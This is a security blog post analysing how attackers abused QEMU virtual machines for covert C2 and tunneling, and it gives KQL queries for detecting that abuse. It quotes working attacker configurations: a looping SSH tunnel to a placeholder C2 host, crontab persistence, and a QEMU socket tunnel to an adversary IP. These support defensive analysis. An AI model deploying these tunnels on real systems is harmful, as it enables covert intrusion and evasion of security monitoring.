
Adversaries have always relied on legitimate tools to carry out their attacks. These tools are a 2026-6-4 14:26:5 Author: blog.nviso.eu(查看原文) 阅读量:39 收藏
Adversaries have always relied on legitimate tools to carry out their attacks. These tools are already trusted by security solutions, which allows them to blend in with normal activity, maintain a low footprint, and make detection much harder for defenders. By using these legitimate tools, adversaries can carry out a wide range of actions, such as moving laterally across networks, establishing C2 channels, or maintaining persistence, all without triggering any alerts.
However, as defenders are catching up to their methods, adversaries must become increasingly inventive to stay ahead. A recent NVISO investigation highlighted this, with adversaries leveraging QEMU [1], an open-source machine emulator and virtualizer typically used for development and testing, to deploy virtual machines that contained and executed malicious payloads. This approach enabled them to maintain covert access and bypass host-based detection from AV and EDR solutions.
In this blog post, we take a look at different ways that QEMU can be abused by adversaries and explore detection and hunting opportunities.
How QEMU Was Used in the Incident
After acquiring initial access in the environment by using a partner’s compromised account, the adversaries proceeded to establish a command and control channel for persistence by deploying and launching a QEMU virtual machine from a Linux disk image named vault.db. QEMU was launched with the following arguments:
qemu-system-x86_64.exe \
    -m 1G \
    -smp 1 \
    -hda vault.db \
    -device e1000,netdev=net0 \
    -netdev user,id=net0,hostfwd=tcp::22022-:22
Bash
To better understand how QEMU was executed, we will break down the command line arguments:
- -m 1G: Gives the VM 1 GB of RAM.
- -smp 1: Gives the VM 1 virtual CPU.
- -hda vault.db: Uses vault.db as the VM’s hard disk image.
- -device e1000,netdev=net0: Adds an Intel E1000 virtual network card.
- -netdev user,id=net0,hostfwd=tcp::22022-:22: Enables user-mode networking and forwards host port 22022 to guest port 22 for SSH access.
Inside the VM, persistence and a command and control channel were established through the root crontab that launched two scripts at boot:
/etc/crontabs/root
# do daily/weekly/monthly maintenance
# min hour day month weekday command
*/15 * * * * run-parts /etc/periodic/15min
0 * * * * run-parts /etc/periodic/hourly
0 2 * * * run-parts /etc/periodic/daily
0 3 * * 6 run-parts /etc/periodic/weekly
0 5 1 * * run-parts /etc/periodic/monthly

@reboot /bin/sh /sbin/syslogda.sh>/dev/null 2>&1
@reboot /bin/sh /sbin/syslogdb.sh>/dev/null 2>&1
Plaintext

The script syslogdb.sh maintained an SSH connection to the C2 server over TCP 443 and forwarded local port 33443 to the C2 server through this tunnel.
while true;

    do ssh
           -o "StrictHostKeyChecking=no" \
           -o "ServerAliveInterval=5" \
           -o "ExitOnForwardFailure=yes" \
           -o "ConnectTimeout=10" \
           <user>@<c2_ip> -p 443 \
           -L 127.0.0.1:33443:127.0.0.1:33443 \
           -N;
           sleep 15;
done
Bash
- -o “StrictHostKeyChecking=no”: Automatically trusts the server the first time it connects (no prompt to verify fingerprint).
- -o “ServerAliveInterval=5”: Sends a keepalive packet every 5 seconds to detect dead connections quickly.
- -o “ExitOnForwardFailure=yes”: If port forwarding cannot be established, SSH exits immediately, so the loop retries.
- -o “ConnectTimeout=10”: Gives up if it cannot connect within 10 seconds.
The other script, syslogda.sh, executed an Adaptix [2][3] Gopher beacon (discover) that communicated with the Adaptix server indirectly through the SSH tunnel port 33443 rather than by connecting to the server directly. As a result, the beacon’s local traffic was carried over the encrypted SSH channel to remote infrastructure, enabling command-and-control communication while blending into normal outbound traffic.
#!/bin/sh
while true;
    do /sbin/discover;
    sleep 15;
done
Bash
The C2 communication through the QEMU image can be seen in the diagram below.
Following the establishment of command and control, additional actions were performed in the environment by the adversary, which are outside the scope of this blog post.
Although this may seem like an overly complicated way to establish a command and control channel, it comes with a few advantages for the adversaries:
- Isolation from the host: Using a virtual machine separates the attacker tooling from the compromised Windows system. Adaptix’s C2 Gopher beacon, along with any other tools the adversary requires, resides entirely within the VM, reducing the risk of detection by host-based antivirus or EDR solutions. Additionally, this setup complicates forensic analysis and introduces extra overhead for investigators.
- Operational resilience: The looping scripts automatically restart the beacon and re-establish the tunnel if it drops.
- Stealth: C2 traffic is hidden behind SSH over TCP 443, making it blend into common encrypted outbound traffic, while the actual remote infrastructure is reached indirectly through the SSH tunnel and is not exposed to the internet for defenders to investigate. This, however, is detectable, as UTM firewalls may detect or block SSH running over non-standard ports such as TCP 443.


Using the commands provided above, we managed to replicate the results in a lab environment using AdaptixC2 and a Kali image on the “compromised” host to verify that the technique is effective and to look for detection opportunities.
QEMU as a Tunneling Tool
This is not, however, the first time that QEMU has been abused by adversaries to run covert operations. Similar incidents where QEMU was abused to establish a covert channel have been observed in the past [4][5][6]. In incident [6], specifically, QEMU was used as a network traffic tunneling tool.
In that incident, the adversary launches a QEMU VM containing their tools (we’ll simulate using Kali) outside the targeted environment, and initiates a listening socket waiting for incoming connections (e.g, port 80). The following command can be used for this configuration.
qemu-system-x86_64 \
    -m 2G \
    -smp 1 \
    -hda kali-linux-2026.1 \
    -qemu-amd64.qcow2-device e1000,netdev=net1 \
    -netdev socket,id=net1,listen=:80
Bash
- -m 2G: Gives the VM 2 GB of RAM.
- -smp 1: Gives the VM 1 virtual CPU.
- -hda kali-linux-2026.1-qemu-amd64.qcow2: Uses kali-linux-2026.1-qemu-amd64.qcow2 as the VM’s hard disk image.
- -device e1000,netdev=net1: Adds an Intel E1000 virtual network card.
- -netdev socket,id=net1,listen=:80: Creates a listening socket on TCP port 80.
Then, on the compromised system, the adversary launches another QEMU instance, this time using the following arguments:
qemu-system-x86_64.exe \
    -m 1M \
    -netdev user,id=lan,restrict=off \
    -netdev socket,id=sock,connect=<adversary_ip>:80 \
    -netdev hubport,id=hp1,hubid=0,netdev=lan \
    -netdev hubport,id=hp2,hubid=0,netdev=sock \
    -netdev hubport,id=vm,hubid=0 \
    -device e1000,netdev=vm
Bash
- -m 1M: Gives the VM 1 MB of RAM.
- –device e1000,netdev=vm: Adds an Intel E1000 virtual network card.
- -netdev user,id=lan,restrict=off: Creates a user-mode network (lan), allowing the guest access to the host network (restrict=off).
- -netdev socket,id=sock,connect=<adversary_ip>:80: Connects to a remote socket at <adversary_ip> on TCP port 80.
- -netdev hubport,id=hp1,hubid=0,netdev=lan: Connects the user-mode network (
lan) to hub 0. - -netdev hubport,id=hp2,hubid=0,netdev=sock: Connects the socket network (
sock) to hub 0. - -netdev hubport,id=vm,hubid=0: Creates a hub port for the VM on hub 0.
This configuration creates a VM with a virtual network card connected to a hub. That hub links the compromised system’s QEMU NAT network (providing access to the local network) and the adversary-controlled QEMU endpoint reachable at the listening socket on port 80. As a result, the compromised system’s QEMU guest can communicate both outward to the internet via the host and directly with the adversary system, with traffic flowing between them through the shared virtual network.
Note that in this configuration, there is no need for the adversary to transfer a disk image to the compromised host, thereby minimizing their footprint. Tunneling is solely achieved by leveraging QEMU’s virtual networking.
The communication through the QEMU tunnel is shown in the diagram below.

Once the tunnel has been established, it is possible to access the local network from the Kali instance on the internet via the compromised system.


To avoid popping up a window QEMU can be executed with the -nographic option that disables graphical output so that QEMU is used as a simple command line application.
Detection and Hunting Queries
If there is no business need in your environment, monitoring and alerting on any execution of QEMU virtualization software may be sufficient to identify unauthorized and potentially malicious uses of the software. However, we provide below a few queries that can be used either for threat hunting or detection, depending on your environment.
QEMU Execution Suspected from Arguments
The following KQL query can be used to detect QEMU virtualization activity based on command line arguments, specifically for scenarios where the QEMU binary is renamed to avoid detection.
DeviceProcessEvents
| where ProcessCommandLine has_any (" -readconfig ", " -nic ", " -netdev ", " -device e1000", " -device virtio-net-pci", "-drive ", " -hda ", " -hdb ", " -hdc ", " -hdd ", " -nographic ", " -display ", "restrict=off")
| extend qemu_args = extract_all(@"( -readconfig | -nic | -netdev | -device e1000| -device virtio-net-pci| -drive | -hda | -hdb | -hdc | -hdd | -nographic | -display |restrict=off)", ProcessCommandLine)
| where array_length(qemu_args) >=2
| project-reorder qemu_args, FileName, FolderPath, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessFileName
| where ProcessCommandLine !contains "qemu"
| where FolderPath !contains @"\Windows\System32\"
| where FolderPath !contains @"\Program Files"
| where FolderPath !contains @"/usr/bin/"
QEMU Execution from Unusual Location
The following KQL query can be used to detect QEMU virtualization activity from unusual locations.
DeviceProcessEvents
| where (ProcessVersionInfoInternalFileName == "qemu" and FileName != "qemu-img.exe") or FileName startswith "qemu-system"
| where not(InitiatingProcessFileName startswith "qemu-system")
| where InitiatingProcessFileName != "emulator.exe"
| where InitiatingProcessFileName != "emulator"
| where InitiatingProcessFileName != "limactl"
| where InitiatingProcessFileName != "multipassd"
| where FolderPath !contains @"\Windows\System32\"
| where FolderPath !contains @"\Program Files"
| where FolderPath !contains @"\appdata\local\Android\Sdk\emulator\qemu\"
| where FolderPath !contains @"\Android\Sdk\emulator\qemu\"
| where FolderPath !contains @"\emulator\qemu\"
| where FolderPath !contains @"/Android/sdk/emulator/"
| where FolderPath !contains @"/usr/bin/"
| where FolderPath !contains @"/android-sdk/emulator/qemu/"
| where FolderPath !contains @"/sdk/android/emulator/"
| where FolderPath !contains @"/snap/lxd/"
| project-reorder InitiatingProcessCommandLine, InitiatingProcessFileName, FileName, FolderPath, ProcessCommandLine
or explicit locations:
DeviceProcessEvents
| where (ProcessVersionInfoInternalFileName == "qemu" and FileName != "qemu-img.exe") or FileName startswith "qemu-system"
| where FolderPath contains @"\Users\" or FolderPath contains @"\temp\" or FolderPath contains @"/tmp/" or FolderPath contains @"/home/"
| project-reorder InitiatingProcessCommandLine, InitiatingProcessFileName, FileName, FolderPath, ProcessCommandLine
QEMU Execution with Suspicious Network Arguments
The following KQL query detects QEMU virtualization activity using network forwarding or socket redirection arguments. Network traffic is routed between different endpoints, such as host, guest, or external systems, through features like port forwarding, stream or datagram sockets, and explicit listen/connect configurations.
DeviceProcessEvents
| where (ProcessVersionInfoInternalFileName == "qemu" and FileName != "qemu-img.exe") or FileName startswith "qemu-system"
| where ProcessCommandLine matches regex @"hostfwd=(tcp|udp|unix)?:(([A-Za-z0-9\.\-\[\]\:]*?:\d+|\S+?))?\-[A-Za-z0-9\.\-\[\]\:]*:\d+" or
ProcessCommandLine matches regex @"guestfwd=(tcp)?:([A-Za-z0-9\.\-\[\]\:]*:\d+)\-((tcp)?:[A-Za-z0-9\.\-\[\]\:]*:\d+|cmd:\S+)" or
ProcessCommandLine matches regex @"(,|\s)(listen|connect)=[A-Za-z0-9\.\-\[\]\:]*:\d+" or
ProcessCommandLine matches regex @"stream,\S*(addr\.host=\S+?,addr\.port=\d+|addr\.path=)" or
ProcessCommandLine matches regex @"dgram,\S*(remote\.host=\S+?,remote\.port=\d+|remote\.path=)"
| project-reorder FileName, FolderPath, ProcessCommandLine, InitiatingProcessCommandLine, InitiatingProcessFileName
| join kind=inner (DeviceInfo | where OSPlatform startswith "Windows" | summarize by DeviceId | project DeviceId) on DeviceId
| where FolderPath !contains @"\Windows\System32\"
| where FolderPath !contains @"\Program Files"
QEMU Execution with Suspicious Arguments
The following KQL query detects QEMU execution using suspicious arguments like low memory allocation, no graphical output or unrestricted communication between the host and guest.
DeviceProcessEvents
| where (ProcessVersionInfoInternalFileName =~ "qemu" and FileName !~ "qemu-img.exe") or FileName startswith "qemu-system"
| extend mem_value = toint(extract(@"\-m\s+(\d+)\S", 1, ProcessCommandLine)),
         mem_unit  = extract(@"\-m\s+\d+(\S)", 1, ProcessCommandLine)
| where ProcessCommandLine has_any ("-nographic", "restrict=off") or (isnotempty(mem_value) and mem_value < 100 and tolower(mem_unit) == "m")
| project-reorder ProcessCommandLine
Closing Thoughts
This case shows how legitimate tools like QEMU can be repurposed to support covert adversary activity. By running tooling and command-and-control channels inside a virtual machine, adversaries can reduce their footprint on the host, evade host-based security controls, and complicate forensic analysis.
For defenders, the main takeaway is that detection should focus on context rather than the tooling alone. Monitoring unusual QEMU executions, suspicious networking arguments, renamed binaries, and unexpected execution paths can help identify this activity early on and prevent further propagation in the network. As multi-use software continues to be abused in creative ways, defenders need to pay closer attention to how legitimate tools are used outside their expected context.
References
[1] https://www.qemu.org/docs/master/about/index.html
[2] https://github.com/Adaptix-Framework/AdaptixC2
[3] https://adaptix-framework.gitbook.io/adaptix-framework
[4] https://securelist.com/network-tunneling-with-qemu/111803/
[5] https://trustedsec.com/blog/hiding-in-the-shadows-covert-tunnels-via-qemu-virtualization
[6] https://www.securonix.com/blog/crontrap-emulated-linux-environments-as-the-latest-tactic-in-malware-staging/
About the Authors

如有侵权请联系:admin#unsafe.sh